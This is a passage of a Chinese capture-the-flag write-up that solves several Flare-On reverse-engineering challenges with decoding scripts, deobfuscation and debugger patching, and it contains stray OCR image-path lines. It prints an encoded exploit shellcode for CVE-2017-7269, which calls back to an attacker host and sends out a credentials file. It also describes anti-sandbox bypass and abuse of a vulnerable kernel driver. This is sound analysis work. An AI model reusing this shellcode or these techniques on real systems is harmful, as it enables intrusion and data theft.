0043EBE7 00 00 01 01 01 00 00 00 01 00 01 01 00 00 01 01 ................
0043EBF7 00 00 00 01 01 00 00 01 01 00 01 01 01 00 00 01 ................
0043EC07 01 00 01 00 00 00 00 00 00 00 01 01 00 00 01 01 ................
0043EC17 00 00 01 01 00 01 01 00 00 00 01 01 00 00 00 00 ................
0043EC27 01 00 01 01 01 00 00 01 00 00 01 01 00 00 01 00 ................
0043EC37 01 00 00 01 00 01 01 00 01 00 01 01 00 01 01 01 ................
0043EC47 01 00 01 01 00 01 01 01 00 00 00 01 00 01 01 01 ................
0043EC57 00 00 01 01 00 00 00 01 01 00 01 01 00 01 01 01 ................
0043EC67 01 00 01 01 00 01 01 00 01 00 00 00 00 00 50 84 ..............P.
0043EC77 40 00 00 00 00 00 80 66 40 00 3E 00 00 01 00 00 @.......f@.>....
0043EC87 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0043EC97 00 00 00 00 00 00 00 00 00 08 00 00 00 08 00 00 ................
```

(6) 编写代码，把二进制数组转为字符串即可得到 Flag。

```
import binascii

data='00 00 01 01 00 00 00 01 00 01 01 01 00 01 00 00 00 01 00 01 01 01 01 01 00 01 01
00 01 00 00 01 00 00 01 01 00 01 00 01 00 01 00 01 01 01 01 01 00 01 01 01 00 01 01
00 01 00 00 00 01 00 01 00 01 01 00 00 01 00 00 00 01 01 00 01 01 01 00 00 00 01 01 00
00 01 01 00 01 01 01 00 00 01 01 00 01 01 00 00 01 00 00 00 00 01 01 00 01 00 00 00 01
01 01 01 00 00 01 00 01 00 01 01 01 01 01 00 01 01 00 01 01 00 01 00 01 00 01 01 00 00
01 00 01 00 01 01 01 01 01 00 01 00 00 00 01 00 00 00 01 01 01 00 01 00 01 00 01 01 00
00 01 00 00 00 00 01 01 00 00 01 01 00 01 01 01 00 00 01 01 00 01 00 00 00 00 00 00 00
01 01 00 00 01 01 00 00 01 01 00 01 01 00 00 00 01 01 00 00 00 00 01 00 01 01 01 00 00
01 00 00 01 01 00 00 01 00 01 00 00 01 00 01 01 00 01 00 01 01 01 01 00 01 01
00 01 01 01 00 00 00 01 00 01 01 01 00 00 01 01 00 00 00 01 01 00 01 01 00 01 01 01 01
00 01 01 00 01 01 00 01'

flag=''
data_arr=data.split(' ')
dlen=len(data_arr)
i=0

while i<dlen:
    v=0
    for pos in range(8):
        v=v*2+int(data_arr[i+pos])
    flag+=chr(v)

    i+=8
print flag
```

4. NSRC4 伪装自己 定位对手


4.1 情报

4.2 战术

(1) 点击下载 4_-_report 并使用密码“flare” 进行文档解压缩。


(2) 解压缩后得到如下文件，report.xls 里面应该有宏脚本：

(3) 直接运行弹出错误框，猜测可能是因为版本问题。




(4) 重新将宏复制到另一个Excel文件，并按如下建议修改代码，即可让宏成功运行：

(5) 脚本中有通过检测进程和是否联网的反沙箱操作，注释该处即可绕过检测。




(6) 最后该宏会释放出一个 mp3，但是分析后发现不像是音频隐写。

(7) 打印出所有字符串，如下所示，可以看到有 FLARE-ON,\Microsoft\v.png, 说明最后释放的应该是一个 png 文件，而不是 mp3。



(8) 分析释放出来 mp3 文件的解密算法，发现是一个固定的循环 xor 密钥去解密数据，但是还有一部分加密数据没用到，所以猜测这部分加密数据就可解密出 png 文件。如果 xor 密钥正确的话，就解出了一个 png 文件。



(9) 首先把这部分没用到的数据前 8 个字节和 png 文件头的魔数：89504E470D0A1A0A0000000D49484452 进行异或，就可以得到 key：NO-ERALFNO-ERALF

```
import binascii

magic=binascii.a2b_hex('89504E470D0A1A0A0000000D49484452') #png header
enc=binascii.a2b_hex('C71F63025F4B564C4E4F2D4818090814')   #enc data
ret=''
for i in range(0x10):
    ret+=chr(ord(magic[i])^ord(enc[i]))
print ret
```

```
NO-ERALFNO-ERALF
```


(10) 再使用这个 key 进行循环异或解密整个文件，解出来是一个 png 图片：

```
def xor(data,key):
    data=bytearray(data)
    key=bytearray(key)
    key_len=len(key)
    ret=''
    for i in range(len(data)):
        ret+=chr(data[i]^key[i%key_len])
    return ret

key='NO-ERALFNO-ERALF'
with open('stomp.bin','rb') as fd:
    data=fd.read()
with open('v.png','wb+') as fd:
    fd.write(xor(data,key))
```

解出来的图片中包含 Flag。

5. NSRC5 多维分析 定位意图

5.1 情报




5.2 战术

(1) 点击下载 5_-_TKApp 并使用密码“flare” 进行文档解压缩。


(2) 解压缩后可以看到一个 tpk 文件：

通过简单搜索，发现这是一款手表应用：




(3) 直接用解压缩软件解包 tpk 文件，发现了一个关键的 dll 文件：

(4) 由于该 dll 是 c# 开发的，所以使用 dnspy 直接静态分析该 dll，快速定位疑似解密的关键点：



由代码可知，对 App.Password + App.Note + App.Step + App.Desc 得到的字符串进行哈希要等于一个硬编码的值才可以进行下去，所以接下来就是找 4 个变量的值。

（5）寻找 Password，找到密码校验函数。




跟踪 decode 函数，发现是一个简单的异或算法：


用 python 重新编写，解得 password 为：mullethat

```
enc_passwd=[62,
            38,
            63,
            63,
            54,
            39,
            59,
            50,
            39
]
passwd=''
for i in enc_passwd:
    passwd+=chr(i^83)
print passwd
```

（6）寻找 Note 值，通过分析可知，Note 值应该为：keep steaks for dinner。




（7）寻找 Step 的值，通过代码可知，该值应该在配置文件中。



打开配置文件，得到 Step 正确的值为 magic。

（8）寻找 Desc 的值，通过代码可以知道该值应该在图片的描述信息中。




打开图片，查看其描述信息可得 Desc 值为 water。

（9）找到所有的值，拼接字符串求 hash，看得到的值是否正确：

```
Password='mullethat'
Step='magic'
Note='keep steaks for dinner'
Desc='water'

data=Password+Note+Step+Desc
#正确值为
# 32944ce96ec7e44872e34e8a5dbdbd939f4642df7b892c4965eb8110b58b6838

print SHA256.new(data).hexdigest()
```

（10）验证正确后，找到解密 Flag 的函数。如下，经过分析可知，这是简单的 AES 解密。



```
            App.Password[7],
            App.Note[0],
            App.Password[4],
            App.Note[11],
            App.Password[6],
            App.Password[4],
            App.Desc[4],
            App.Desc[3]
        });
    byte[] key = SHA256.Create().ComputeHash(Encoding.ASCII.GetBytes(text));
    byte[] bytes = Encoding.ASCII.GetBytes("NoSaltOfTheEarth");
    try
    {
        App.ImgData = Convert.FromBase64String(Util.GetString(Runtime.Runtime_dll, key, bytes));
        return true;
    }
```

（11）编写一个 python 脚本，仿照 c# 逻辑进行解密：

```
import binascii
from  Crypto.Hash import SHA256
import base64
from  Crypto.Cipher import AES
a=[
50,
148,
76,
233,
110,
199,
228,
72,
114,
227,
78,
138,
93,
189,
189,
147,
159,
70,
66,
223,
123,
137,
44,
73,
101,
235,
129,
16,
161,
139,
104,
56
]
hash=''
for i in a:
    hash+=('%02x'%i)
print hash
enc_passwd=[82,
            38,
            63,
            63,
            54,
            39,
            59,
            50,
            39
]
passwd=''
for i in enc_passwd:
    passwd+=chr(i^83)

print passwd

Password='mullethat'
Step='magic'
Note='keep steaks for dinner'
Desc='water'

data=Password+Note+Step+Desc

print SHA256.new(data).hexdigest()


with open('Runtime.dll','rb') as fd:
    data=fd.read()
iv="NoSaltOfTheEarth"
key=''


kl=[Desc[2],
Password[6],
Password[4],
Note[4],
Note[0],
Note[17],
Note[18],
Note[16],
Note[11],
Note[13],
Note[12],
Note[15],
Step[4],
Password[6],
Desc[1],
Password[2],
Password[2],
Password[4],
Note[18],
Step[2],
Password[4],
```

```
Note[5],
Note[4],
Desc[0],
Desc[3],
Note[15],
Note[8],
Desc[4],
Desc[3],
Note[4],
Step[2],
Note[13],
Note[18],
Note[18],
Note[8],
Note[4],
Password[0],
Password[7],
Note[0],
Password[4],
Note[11],
Password[6],
Password[4],
Desc[4],
Desc[3]
]

for i in kl:
    key+=i
print key
print len(data)

aeskey=SHA256.new(key).digest()
print aeskey


cipher=AES.new(aeskey,AES.MODE_CBC,iv)
with open('img.bin','wb+') as fd:
    fd.write(base64.b64decode(cipher.decrypt(data)))
```

（12）解密出来一个图片文件，文件里面包含 Flag。

6. NSRC6 精准识别 防止误伤

6.1 情报

6.2 战术

（1）点击下载 6_-_codeit 并使用密码“flare” 进行文档解压缩。

（2）解压缩后得到如下文件：

运行 codeit.exe 发现是一个将字符串编码成二维码的程序：


（3）通过字符串的线索，可以知道该软件是使用 AutoIt 脚本语言编写的，通过下载反编译工具 Exe2Aut 进行反编译。

```
L"static"
"^W"
"^W"
"^W"
L"AutoIt v3 GUI"
"^W"
"^W"
L"AutoIt v3 GUI"
L"TaskbarCreated"
L"Control Panel\\Mouse"
L"SwapMouseButtons"
```

得到如下文件：

codeit_.au3	2020/10/13 12:45	AU3 文件	56 KB
qr_encoder.dll	2020/6/24 4:01	应用程序扩展	85 KB
sprite	2020/6/23 23:30	BMP 图像	263 KB

（4）下载 AutoIt 开发工具编辑调试运行该脚本，从代码可以看出，该脚本的字符串被混淆过了。



（5）由于该混淆都是将字符串或者常量替换成某个变量值，找到规律后编写脚本替换代码中的变量，即可达到反混淆的目的：

```
def get_str(index):
    global os
    return binascii.a2b_hex(os[index])

if __name__ == '__main__':


    with open('codeit_.au3','rb') as fd:
        code=fd.read()


    #process string obfuscation

    all_var=re.findall(r'arehdidxrgk\(\$os\[(.*?)\]\)',code)
    for var in all_var:

        code=code.replace("arehdidxrgk($os["+var+"])",'"'+get_str(dic[var])+'"')
    #print code


    #process constant obfuscation


    for i in dic:
        code=code.replace(i,str(dic[i]))

    print code
```

反混淆的效果如下，这样看起来就清晰很多了。

（6）快速定位到关键点，如果代码的含义就是计算机名正确的话，无论输入什么都会替换成一个解密后的字符串。

（7）为了找到正确的计算机名称，找到处理计算名称的地方，发现应该是图片隐写，取最低有效位：

```
Func aregtfdcyni(ByRef $computername)
    Local $flqvizhezm = aregfmwbsqd(14)
    Local $fd = arerujpvsfp($flqvizhezm)
    If $fd <> -1 Then
        Local $filesize = GetFileSize($fd)
        If $filesize <> -1 AND DllStructGetSize($computername) < $filesize - 54 Then
            Local $flnfufvect = DllStructCreate("struct;byte[" & $filesize & "];endstruct")
            Local $filedata = ReadFile($fd, $flnfufvect)
            If $filedata <> -1 Then
                Local $data_struct = DllStructCreate("struct;byte[54];byte[" & $filesize - 54 & "];endstruct", DllStructGetPtr($flnfufvect))
                Local $index = 1
                Local $data = ""
                For $fltergxskh = 1 To DllStructGetSize($computername)
                    Local $cc = Number(DllStructGetData($computername, 1, $fltergxskh))
                    For $kk = 6 To 0 Step -1
                        $cc += BitShift(BitAND(Number(DllStructGetData($data_struct, 2, $index)), 1), -1 * $kk)
                        $index += 1
                    Next
                    $data &= Chr(BitShift($cc, 1) + BitShift(BitAND($cc, 1), -7))
                Next
                DllStructSetData($computername, 1, $data)
            EndIf
        EndIf
        CloseHandle($fd)
    EndIf
    DeleteFileA($flqvizhezm)
EndFunc
```

（8）插入如下代码，打印出正确的计算机名称：au01tfan1999。

（9）替换正确计算机名称，点击生成二维码，即可得到 Flag：

```
Func areyzotafnf(ByRef $flodiutpuy)
    Local $flisilayln = "au01tfan1999"&areuznaqfmn()  ;computername
    If $flisilayln <> -1 Then
        $flisilayln = Binary(StringLower(BinaryToString($flisilayln)))
        Local $flisilaylnraw = DllStructCreate("struct;byte[" & BinaryLen($flisilayln) & "];endstruct")
        DllStructSetData($flisilaylnraw, 1, $flisilayln)
        aregtfdcyni($flisilaylnraw)
        Local $flnttmjfea = DllStructCreate("struct;ptr;ptr;dword;byte[32];endstruct")
```

得到的二维码：

7. NSRC7 精挑细选 一丝不苟


7.1 情报

7.2 战术

（1）下载文档并使用“flare”密码解压缩获得 re_crowd.pcapng 文件。

（2）分析 re_crowd.pcapng 数据包，发现攻击者(192.168.68.21)利用 IIS6.0 WebDAV 漏洞 (CVE-2017-7269) 在攻击服务器 (192.168.68.1)。

下图是数据包文件中记录的攻击成功的会话。




（3）攻击者使用的 shellcode 在该漏洞利用过程中经过 Alpha2-encoder，对其进行解码，获取 shellcode。

```
import string

import base64


encoded_bytes = b"VVYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABARALAYAIAQAIAQAIAhAAAZ1AIAIAJ11AIAIAB
ABABQI1AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4JBYLHharm0ipIp50u9iUMaY0qTtKB0NPRkqBLLBkPRMDbksBlhlOwG
MzmVNQkOTLmlQQqLLBLLMPGQVoZmjaFgXbIbr2NwRk1BzpDKmzOLtKPLjqqhJCa8za8QPQtKaImPIqgctKMyZxR3MjniRkMdd
KM16vnQYoVLfaXOjm9quwP8Wp0ul6LCqm9hOKamNDCEGtnxBkOhMTKQVs2FtKLLPKdKNxKLYqZ3tKLDDKYqXPdIq4nDnDokqK
51pY1Jb1yoK0Oo1OQJbkZrHkrmaMbHLsLrYpkPBHRwr5lra01DS8nLbWmVkW9oHUtxV0M1IpypKyi4Ntb0bHNIu00kypioIEN
pNpPP201020a0np58xjLOGogpIoweF7PjkUS8Upw814n5PhLBipjqqLriXfqZLPr6b7ph3iteadqQKOweCUEpd4JlYopN9xbU
Hl0hzPWEVBR6yofu0j9pQZkTqFR7oxKRyIfhoo9oHUDKp63QZVpKqH0OnrbmlN2JmpoxM0N0ypKP0QRJlpphpX6D0Sk5ioGeB
mDX9pkQ9pM0r3R6pPBJKP0Vb3B73BKRxVFh1OIoHU9qUsNIUv1ehnQKqIomr5Og4IYOgxLPkPM0yp0k59RLplaUT22V2UBLD4
RUqbs5LQMbOC1Np1gPdjkNUpBU9k1qBoypm19pM0NQyK9rmL9wsYersPK2LOjbklmF4J2tkWDFjtmObhMDIwyn90SE7XMa7kK
N7PYrmLywCZN4IwSVZtMOqxLTLGIrn4ko1zKdn7P0B5IppEmyBUjEaOUSAA"
```



```
l=len(encoded_bytes)/2

decoded_bytes = str()

for i in range(l):
    block=encoded_bytes[i*2:i*2+2]
    decoded_byte_low = ord(block[1]) & 0x0F
    decoded_byte_high = ((ord(block[1]) >> 4) + (ord(block[0]) & 0x0F)) & 0x0F
    decoded_byte=chr(decoded_byte_low + (decoded_byte_high <<4))
    decoded_bytes+=decoded_byte

printable_decoded_bytes = ''.join(c for c in decoded_bytes if c in string.printable)

b = bytearray(decoded_bytes)

print ''.join('{:02x}'.format(x) for x in b).upper()
```


解码后的 shellcode：




（4）分析第一段 shellcode，其主要功能为主动连接攻击者服务器（192.168.68.21）的 TCP 端口 4444，并在接收到攻击者发送的数据后对其解密和执行。

（5）第二段 shellcode 的主要功能是读取 C:\accounts.txt 文件内容，使用 rc4 算法密钥“intrepidmango”对文件内容进行加密后，发送给攻击者。



对应的加密后的密文为：



解密获取 Flag：

roy:h4ve_you_tri3d_turning_1t_0ff_and_0n_ag4in@flare-on.com:goat

moss:Pot-Pocket-Pigeon-Hunt-8:narwhal


jen:Straighten-Effective-Gift-Pity-1:bunny

richmond:Inventor-Hut-Autumn-Tray-6:bird

denholm:123:dog'

8. NSRC8 主动渗透 关键定位


8.1 情报



8.2 战术

（1）下载文件并使用“flare”密码进行解压缩获得 ttt2.exe。

（2）经过运行分析，玩家控制“O”，为了胜利，需要实现 3 个“O”连成一条线，在目前这种情况下，“O”是无法通过正常手段获胜的。




（3）对程序代码分析后发现，其通过 COM 调用 WSL 系统，处理游戏逻辑的核心代码运行在 WSL 系统中，并且主程序与游戏数据处理代码通过文件 socket 进行通信。

```
~
rwx@code
└─$ ps -ef
UID          PID  PPID  C STIME TTY          TIME CMD
root           1     0  0 16:22 ?        00:00:00 /init
root           8     1  0 16:22 tty1     00:00:00 /init
root           9     8  0 16:22 tty1     00:00:00 ./685A.tmp
root          10     1  0 16:30 tty2     00:00:00 /init
rwx           11    10  3 16:30 tty2     00:00:00 -zsh
rwx           80    11  0 16:30 tty2     00:00:00 ps -ef
```

（4）使用 gdb 附加调试 WSL 系统中运行的程序 685A.tmp，直接给“recv”函数下断点，当断点触发时，可以看出棋盘布局的数据位于“0x7f53818020a0”。

```
2. wsl-ubuntu
[----------------------------------registers-----------------------------------]
RAX: 0x2
RBX: 0x7f53818020a0 ("X   X O  ")
RCX: 0x0
RDX: 0x2
RSI: 0x7f53818020aa --> 0x102
RDI: 0x3
RBP: 0x7f53818020a0 ("X   X O  ")
RSP: 0x7ffffa984bc0 --> 0x7ffffa984bf0 --> 0x0
RIP: 0x7f5381600d24
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x7f53818020aa --> 0x102
R13: 0x7ffffa984e30 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x7f5381600d24
[------------------------------------stack-------------------------------------]
0000| 0x7ffffa984bc0 --> 0x7ffffa984bf0 --> 0x0
0008| 0x7ffffa984bc8 --> 0x7ffffa984bf8 --> 0x0
0016| 0x7ffffa984bd0 --> 0x0
0024| 0x7ffffa984bd8 --> 0x7ffffa984c70 --> 0x38000000380
0032| 0x7ffffa984be0 --> 0x0
0040| 0x7ffffa984be8 --> 0x0
0048| 0x7ffffa984bf0 --> 0x0
0056| 0x7ffffa984bf8 --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x00007f5381600d24 in ?? ()
gdb-peda$ set *0x7f53818020a0=0x4f4f4f4f
gdb-peda$ c
Continuing.
```

（5）通过直接修改棋盘内存数据“作弊”来让玩家“O”胜利，同时获取 flag。



9. NSRC9 发现漏洞 主动出击

9.1 情报

9.2 战术

（1）下载并使用“flare”密码进行解压缩获得 crackinstaller.exe 文件。

（2）crackinstaller.exe 主程序通过安装并启动服务 cfs 加载驱动程序 cfs.dll（capcom.sys），利用该驱动程序的漏洞在内**核层运行关键代码**。使用 windbg 调试 windows 驱动程序，之后可以通过直接给 DeviceIoControl 下断点，定位到如下代码，通过修改 InBuffer 数据的第一个字节为 0xcc 后，运行程序，windbg 会中断定位到 InBuffer 的 0xcc 处。

```
  v23 = 0;
  if ( v23 )
  {
    dword_140036348 = v23;
    qword_140036338 = v3;
    dword_140036345 = 22528;
    v24 = VirtualAlloc(0i64, 0x2Dui64, 0x3000u, 0x40u);
    if ( v24 )
    {
      v25 = (signed __int64)(v24 + 1);
      *v24 = v24 + 1;
      *(_OWORD *)v25 = unk_140036338;
      *(_OWORD *)(v25 + 16) = *(_OWORD *)((char *)&dword_140036345 + 3);
      *(_OWORD *)(v25 + 32) = *(void **)((char *)&off_140036355 + 3);
      *(_BYTE *)(v25 + 36) = byte_14003635C;
      InBuffer = v24 + 1;
      if ( DeviceIoControl(v4, 0xAA013044, &InBuffer, 8u, &OutBuffer, 4u, &BytesReturned, 0i64) )
        v5 = 1;
    }
  }
}
```

（3）分析驱动程序定位关键代码，如下所示程序需要进入 if 分支，由于条件不成立，通过强制修改跳转到解密 password 的代码，解密出的内容为“H@n $h0t FiRst!”。

```
v3 = (const wchar_t *)decode_str_140004CE0((__int64)&unk_140006040, 0x2Eu, (__int64)&v29);// {CEEACC5E-CCB2-4C4F-BCF6-D217D037A9A7}\Config
if ( wcsstr(Str, v3) )
{
  memset(&v26, 0, 0x70ui64);
  memset(&v25, 0, 0x20ui64);
  memset(&v27, 0, 0x88ui64);
  memset(&v19, 0, 0ui64);
  memset(v22, 0, sizeof(v22));
  sub_140001A40((__int64)&v26);
  sub_140013AD0((__int64)&v26, (__int64)&unk_14000608C, 7ui64);
